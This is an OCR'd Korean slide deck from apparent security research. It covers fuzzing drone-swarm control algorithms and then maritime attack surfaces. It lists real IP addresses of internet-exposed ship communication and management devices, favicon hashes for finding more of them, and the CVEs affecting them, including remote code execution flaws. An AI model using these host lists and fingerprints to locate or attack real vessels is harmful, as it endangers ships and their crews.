
테스트 수행

군집 비행 취약점 탐지 도구



테스트 변형 수행

군집 비행 취약점 탐지 도구



미션 실패 시 원인 분석

군집 비행 취약점 탐지 결과


ID	Mission Failure and Root Cause	# of Exec.	Uniq.	Confm.
	Crash between victim drones	**273**	**9**	
	– C1-1: Missing collision detection	86	4	✔
	– C1-2: Naive multi-force handling	176	4	✔
	– C1-3: Unsupported static movement	11	1	✔
	Crash into external objects	**435**	**8**	
	– C1-1: Missing collision detection	88	3	✔
	– C1-2: Naive multi-force handling	326	3	✔
A1	– C1-3: Unsupported static movement	3	1	✔
	– C1-4: Excessive force in APF	18	1	✔
	Suspended progress	**671**	**2**	
	– C1-5: Naive swarm's pose measurement	242	1	✔
	– C1-6: Insensitive object detection	429	1	✔
	Slow progress	**175**	**1**	
	– C1-6: Insensitive object detection	175	1	✔
	Total	1,554/1,724	**20**	
	Crash between victim drones	**28**	**3**	
	– C2-1: Overly-sensitive object detection	28	3	✔
	Suspended progress	**119**	**1**	
	– C2-2: Indefinite wait for crashed drones	119	1	✔
A2	**Slow Progress**	**608**	**4**	
	– C2-3: Long deadline for assigned task	586	3	✔
	– C2-4: Drones detaching from a swarm	22	1	✔
	Total	755/990	**8**	
	Crash into external objects	**47**	**2**	
	– C3-1: Naive/faulty detouring method	10	1	✔
	– C3-2: Insensitive object detection	37	1	✔
A3	**Slow progress**	**240**	**4**	
	– C3-1: Naive/faulty detouring method	23	2	✔
	– C4-2: Detouring without sensing	14	2	✔
	Crash into external objects	**630**	**3**	
A4	– C4-1: Naive detouring method	599	1	✔
	– C4-2: Detouring without sensing	31	2	✔
	Slow progress	**1,228**	**2**	
	– C4-3: Insensitive object detection	1,228	2	✔
	Total	2,088/2,469	**8**	

42개의 새로운 군집비행 알고리즘 취약점 탐지 !

취약점 탐지 사례

- 4개의 드론으로 구성된 군집 드론이 벽쪽으로 이동

- 공격 드론은 충돌없이 리더 드론에게 접근



취약점 탐지 사례

- 4개의 드론으로 구성된 군집 드론이 벽쪽으로 이동

- 공격 드론은 충돌없이 리더 드론에게 접근

자율운항에 대한 취약점 분석 연구

[출처: KASS]

- 선박의 자율 운항의 경우도 자동차 및 군집 비행의 자율 운행 알고리즘에 유사한 논리적인 취약점이 발생 가능
- 퍼징을 비롯한 철저한 테스트를 통해서 안전한 운항을 보장할 수 있는 기술 필요

소프트웨어
취약점 분석

자율 주행
취약점 분석

인터넷에 접근
가능한 기기를 통한
선박 해킹

로봇 보안

AI 보안

소프트웨어 보안
심화

해양 모빌리티 보안 위협

- 네트워크, 과도한 정보 노출, 부적절한 관리 등을 통한 보안 위협 증가

2023-David Bombal


Rae Baker talking about Maritime OSINT on David Bombal

https://www.youtube.com/watch?v=dxiNByvkvU8&t=2436s

"OSNIT 기반 선박 위협 헌팅"
고려대학교 김휘강 교수님

인터넷에서 접근 가능한 선박 Attack Surface

- 선박은 외부 인터넷과 통신하기 위해 GSM, SATCOM, WIFI 통신을 사용
  - GSM (Global System for Mobile Communication)은 2G 무선 통신으로 국가나 지역 범위 통신 가능
  - SATCOM (Satellite Communication)은 위성 통신으로 전세계적 범위 통신 가능 (VSAT, Inmarsat, Iridium)
  - WIFI (Wireless Fidelity)는 근거리 무선 통신으로 수 십미터 범위 통신 가능, 요트에서 사용



인터넷에서 접근 가능한 선박 기기 (Locomarine)

- Locomarine사 (社)의 Yacht Router 기기
  - 요트와 같은 작은 배에서 무선 통신을 위해 사용
  - 모바일, 데스크탑 애플리케이션 등으로 요트 네트워크 관리 가능
  - NMEA to Ethernet Converter 지원
    - WIFI/Ethernet상에서 NMEA 데이터 사용 가능

인터넷에서 접근 가능한 선박 기기 (Cobham)

- Cobham사 (社)의 SAILOR & SEA TEL 기기
  - VSAT (Very Small Aperture Terminal) 통신을 하기 위함
  - Cobham 회사는 SAILOR 시리즈와 SEA TEL 시리즈를 판매
  - SAILOR 600 VSAT Ka 기준
    - WAN에서 원격 접근 가능
    - NMEA 0183, RS-422, 4 LAN포트를 지원

Figure 2-2: ADU and ACU

Showing results for

Keyword : **Cobham SAILOR**

Filter : **none** (You can add multiple filters after keyword to specify search results.)

70.232.240.254:80 CVE

Inbound Critical

Outbound Moderate

200
lighttpd
IsoTropic Networks, Inc.
United States
Lake Geneva
2023-08-23 15:26:14

IPMI

SAILOR 900 VSAT Ku

HTTP/1.1
Status: 200 OK
Date: Mon, 21 Aug 2023 10:42:07 GMT
Cache Control: max-age=0
Content Length: 11277
Content Type: text/html
...

70.232.240.254:443 CVE

Inbound Critical

Outbound Moderate

200
lighttpd
IsoTropic Networks, Inc.
United States
Lake Geneva
2023-08-22 01:15:01

IPMI

SSL Certificate

Issuer Organization :
-

Expiration Status:
false

Subject Common Name :
Cobham SATCOM

Subject Country :
DK

Subject Organization :
-

JARM Hash :
-

SAILOR 900 VSAT Ku

-48e5129c

HTTP/1.1
Status: 200 OK
Date: Tue, 22 Aug 2023 00:45:20 GMT
Cache Control: max-age=0
Content Length: 11285
Content Type: text/html
...

192.200.13.29:443 CVE

Inbound Critical

Outbound Moderate

SSL Certificate

Issuer Organization :
-

Expiration Status:

SAILOR 900 VSAT High ...

-48e5129c

HTTP/1.1
Status: 200 OK

인터넷에서 접근 가능한 선박 솔루션 (Marlink)

- Marlink사 (社)의 X-Change 솔루션
  - 선박 트래픽을 원격으로 모니터링 및 제어하기 위해 사용
  - 원격 접속 기능인 URA (Universal Remote Access)를 제공
  - IT관리자는 URA를 통해 원격지에서 선박에 있는 IT장비를 관리
  - URA 페이지에 취약점 발생 시, 공격자가 IT장비 관리 가능

유전1

Showing results for

Keyword : Marlink X-change

Filter : none (You can add multiple filters after keyword to specify search results.)

148.122.178.163:443 CVE

Inbound Critical

Outbound Moderate

200
Apache
Telenor Norge AS
Norway
Saltrod
2023-08-20 02:10:22

SSL Certificate

Issuer Organization : Viveris Technologies

Expiration Status: true

Subject Common Name : 8a8ae7c55b1f9c40015b33e30d...

Subject Country : FR

Subject Organization : Viveris Technologies

JARM Hash : -

X·Change

HTTP/1.1
Status: 200 OK
Date: Thu, 17 Aug 2023 22:01:41 GMT
Cache Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Content Type: text/html; charset=UTF-8

148.122.198.113:443

Inbound Safe

Outbound Safe

200
Apache
Telenor Norge AS
Norway
Bomlo
2023-08-15 20:44:33

SSL Certificate

Issuer Organization : Viveris Technologies

Expiration Status: false

Subject Common Name : xchange

Subject Country : FR

Subject Organization : Viveris Technologies

JARM Hash : -

X·Change

HTTP/1.1
Status: 200 OK
Date: Sat, 12 Aug 2023 23:15:48 GMT
Cache Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Content Type: text/html; charset=UTF-8

148.122.197.223:443

Inbound Safe

Outbound Safe

200

SSL Certificate

Issuer Organization : Viveris Technologies

Expiration Status: false

X·Change

-b4ac00

HTTP/1.1
Status: 200 OK

슬라이드 69

유전1


aa(aa) <-- (전에는 한칸 띄어 주세요 aa (aa) 이렇게요.
유석 전, 2023-08-24T13:04:19.298


인터넷에서 접근 가능한 선박 솔루션 (Navarino)

- Navarino사 (社)의 Infinity 솔루션
  - 선박 트래픽을 원격으로 모니터링 및 제어하기 위해 사용
  - 실시간 선박 모니터링 가능
  - 문제 발생 시 육상에서 원격 접근 가능
  - 현재 10,000 대 이상의 배에서 Infinity 솔루션을 사용

INFINITY (Standard)

Supermicro SC505 unit with:
1U Rackmount Chassis
1 x Intel® Pentium N3710 2.56Ghz embedded, 4C/4T Processor
1 x 8GB SODIMM, 1600 MT/s RAM
2 x 240GB SATA 2.5in fixed SSD
1 x 200W Gold with thermal control fans PSU
4 x 1Gb LAN Connectors
Requires server rack with depth minimum of 60cm





선박 Attack Surface 현황 파악 실험

실험

- 선박 관련 기기 관리 페이지가 인터넷에 얼마나 접근 가능한지 확인하기 위함

실험 방법


- Criminal IP, Censys, Shodan에서 회사명과 장비명을 키워드로 검색
- 찾은 기기 관리 페이지의 파비콘 해시값 추출
- Shodan API를 사용하여 추출한 파비콘 해시값을 기준으로 추가 호스트 정보 수집

IP	Port	Software	OS	Organization
148.122.197.29	443	Apache httpd		Telenor Norge AS
194.248.50.105	443	Apache httpd		Marlink AS
148.122.196.56	443	Apache httpd		Telenor Norge AS
194.248.50.189	443	Apache httpd		Marlink AS
77.70.254.124	80	Unknown		Marlink AS
148.122.178.145	443	Apache httpd		Telenor Norge AS
148.122.178.139	443	Apache httpd		Telenor Norge AS
148.122.196.197	443	Apache httpd		Telenor Norge AS
148.122.197.110	443	Apache httpd		Telenor Norge AS
148.122.198.86	443	Apache httpd		Telenor Norge AS
148.122.197.201	443	Apache httpd		Telenor Norge AS
194.248.50.69	443	Apache httpd		Marlink AS
194.248.50.131	443	Apache httpd		Marlink AS
194.248.50.174	443	Apache httpd		Marlink AS
148.122.35.163	443	Apache httpd		Telenor Norge AS
148.122.178.36	443	Apache httpd		Telenor Norge AS

실험 결과

실험 결과

- 총 157개의 접근 가능한 선박 기기 및 솔루션 관리 페이지 발견
- 접근 가능한 관리 페이지 중 CVE를 가진 비율은 총 157개 기기 및 솔루션 중 67개 (약 43%)로 확인
- 동일 회사 제품이라도 파비콘 해시가 다양하여 찾지 못한 추가 관리 페이지 존재 가능
- 수집한 호스트 정보는 해상 관련 기기일 확률이 매우 높으며 VNC나 SMTP, SNMP 같은 추가 포트 확인 가능




기기	파비콘	파비콘 해시	기기 및 솔루션	취약한 기기 및 솔루션 (CVE 기준)
Cobham Sailor		-1222972060	13 개	9 개
Cobham Sea Tel		-501376741	4 개	1 개
Marklink X-Change		-11840512	90 개	7 개
Navarino Infinity		1788777589	50 개	50 개

발견 취약점 소개

취약점 (CVE-2019-11072)

Figure 2-2: ADU and ACU



CVE-2018-19052 (Directory Traversal)
CVE-2019-11072 (DOS) *HIGH Base Score
CVE-2022-22707 (DOS)

CVE-2019-11072 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

** DISPUTED ** lighttpd before 1.4.54 has a signed integer overflow, which might allow remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact via a malicious HTTP GET request, as demonstrated by mishandling of /%2F? in burl_normalize_2F_to_slash_fix in burl.c. NOTE: The developer states "The feature which can be abused to cause the crash is a new feature in lighttpd 1.4.50, and is not enabled by default. It must be explicitly configured in the config file (e.g. lighttpd.conf). Certain input will trigger an abort() in lighttpd when that feature is enabled. lighttpd detects the underflow or realloc() will fail (in both 32-bit and 64-bit executables), also detected in lighttpd. Either triggers an explicit abort() by lighttpd. This is not exploitable beyond triggering the explicit abort() with subsequent application exit."

+View Analysis Description

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

발견 취약점 소개

- X-Change 솔루션 취약점
  - X-Change 솔루션을 사용하는 호스트 90개 중 7개는 전혀 관리 되지 않고 있음을 확인
  - 한 호스트당 수십개의 취약점을 가지는 기기가 6개
  - 원격에서 임의 코드 실행 가능 취약점
    - Glibc: CVE-2015-0235
    - PHP: CVE-2015-8859, CVE-2015-2305, CVE-2016-4070, CVE-2016-5771, CVE-2016-5772, CVE-2016-5773

['CVE-2018-10549', 'CVE-2018-10548', 'CVE-2016-3141', 'CVE-2018-10545', 'CVE-2018-10547', 'CVE-2018-10546', 'CVE-2015-8874', 'CVE-2017-7272', 'CVE-2015-0231', 'CVE-2015-0232', 'CVE-2015-0235',
'CVE-2016-3142', 'CVE-2014-5459', 'CVE-2015-8835', 'CVE-2016-7418', 'CVE-2016-7414', 'CVE-2014-2497', 'CVE-2016-7417', 'CVE-2016-7411', 'CVE-2016-7412', 'CVE-2016-7413', 'CVE-2016-5399',
'CVE-2015-4148', 'CVE-2016-5773', 'CVE-2016-5772', 'CVE-2016-5771', 'CVE-2016-5770', 'CVE-2015-8935', 'CVE-2018-20783', 'CVE-2015-4147', 'CVE-2015-2348', 'CVE-2015-2305', 'CVE-2015-8838',
'CVE-2016-4070', 'CVE-2018-14851', 'CVE-2014-3538', 'CVE-2015-4026', 'CVE-2013-6501', 'CVE-2014-3487', 'CVE-2014-9426', 'CVE-2016-9138', 'CVE-2022-31628', 'CVE-2022-31629', 'CVE-2014-2020',
'CVE-2015-2783', 'CVE-2016-5768', 'CVE-2015-2787', 'CVE-2015-6831', 'CVE-2015-6832', 'CVE-2015-6833', 'CVE-2015-6834', 'CVE-2015-6835', 'CVE-2015-6836', 'CV
'CVE-2015-3411', 'CVE-2018-19396', 'CVE-2017-11143', 'CVE-2017-11142', 'CVE-2017-11145', 'CVE-2017-11144', 'CVE-2015-3416', 'CVE-2014-0207', 'CVE-2018-170
'CVE-2016-1903', 'CVE-2013-7327', 'CVE-2019-9637', 'CVE-2018-14883', 'CVE-2015-4601', 'CVE-2015-4600', 'CVE-2015-4603', 'CVE-2015-4602', 'CVE-2015-4605', 'CV
'CVE-2014-4670', 'CVE-2016-6294', 'CVE-2014-9912', 'CVE-2014-3981', 'CVE-2014-9652', 'CVE-2014-9653', 'CVE-2016-5094', 'CVE-2014-4049', 'CVE-2016-4543', 'CV
'CVE-2016-4540', 'CVE-2017-7963', 'CVE-2014-3515', 'CVE-2014-5120', 'CVE-2019-9023', 'CVE-2019-9020', 'CVE-2019-9021', 'CVE-2019-9024', 'CVE-2016-5093', 'CV
'CVE-2016-6290', 'CVE-2016-6292', 'CVE-2016-6295', 'CVE-2015-4643', 'CVE-2016-6297', 'CVE-2016-6296', 'CVE-2014-3587', 'CVE-2015-1351', 'CVE-2015-1352', 'CV
'CVE-2014-9705', 'CVE-2015-8867', 'CVE-2016-3185', 'CVE-2016-10712', 'CVE-2014-9709', 'CVE-2015-5589', 'CVE-2015-0273', 'CVE-2018-7584', 'CVE-2016-10397', '
'CVE-2014-3668', 'CVE-2016-10161', 'CVE-2016-7130', 'CVE-2015-4599', 'CVE-2015-4598', 'CVE-2016-5769', 'CVE-2015-3307', 'CVE-2017-9226', 'CVE-2016-9137', 'CV
'CVE-2016-7132', 'CVE-2016-6288', 'CVE-2016-6289', 'CVE-2014-3478', 'CVE-2014-3479', 'CVE-2015-8876', 'CVE-2015-8877', 'CVE-2015-5590', 'CVE-2016-5096', 'CV
'CVE-2015-4021', 'CVE-2015-4022', 'CVE-2015-4025', 'CVE-2015-4024', 'CVE-2015-2301', 'CVE-2014-9425', 'CVE-2014-9427', 'CVE-2014-8142', 'CVE-2016-10158', 'CV
'CVE-2015-8994', 'CVE-2015-2325', 'CVE-2019-9641', 'CVE-2015-3152', 'CVE-2018-15132', 'CVE-2016-7124', 'CVE-2016-7125', 'CVE-2016-7126', 'CVE-2016-7127', 'CV
'CVE-2016-2554', 'CVE-2017-11628', 'CVE-2014-3480', 'CVE-2017-12933', 'CVE-2014-4721', 'CVE-2014-9767', 'CVE-2015-2331', 'CVE-2016-4537', 'CVE-2016-4342', '
'CVE-2016-5095', 'CVE-2014-4698', 'CVE-2015-3329', 'CVE-2018-19395', 'CVE-2016-7131', 'CVE-2016-9935', 'CVE-2016-5114', 'CVE-2016-9934', 'CVE-2018-19520', '
'CVE-2015-3412', 'CVE-2014-3710', 'CVE-2016-4343', 'CVE-2015-4642', 'CVE-2015-3415', 'CVE-2015-2326', 'CVE-2015-3414', 'CVE-2015-7803', 'CVE-2015-7804', 'CV
'CVE-2015-3330', 'CVE-2017-16642']



발견 취약점 소개

- 취약점 (CVE-2015-0235 aka “Ghost”)
  - gethostbyname나 gethostbyname2 함수를 통해 임의 코드 실행 가능한 취약점
  - gethostbyname나 gethostbyname2를 사용하고 해당 함수에 전달되는 이름 값을 제어 가능하다면 적용 가능
  - Metasploit에서 공격 모듈 존재

CVE-2015-0235 Detail

Description

